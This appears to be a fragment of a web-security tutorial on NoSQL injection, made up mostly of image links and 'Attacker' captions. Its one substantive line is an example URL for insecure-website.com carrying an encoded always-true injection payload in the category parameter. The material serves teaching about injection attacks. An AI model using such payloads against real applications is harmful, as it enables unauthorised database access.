




Attacker








Attacker






Attacker






Now the attacker can create an authentic NoSQL injection payload to manipulate database queries, as the attempt to test for NoSQL injection has been successful.







<https://insecure-website.com/product/lookup?category=fizzy%27%7c%7c%27%31%27%3d%3d%27%31>




Attacker



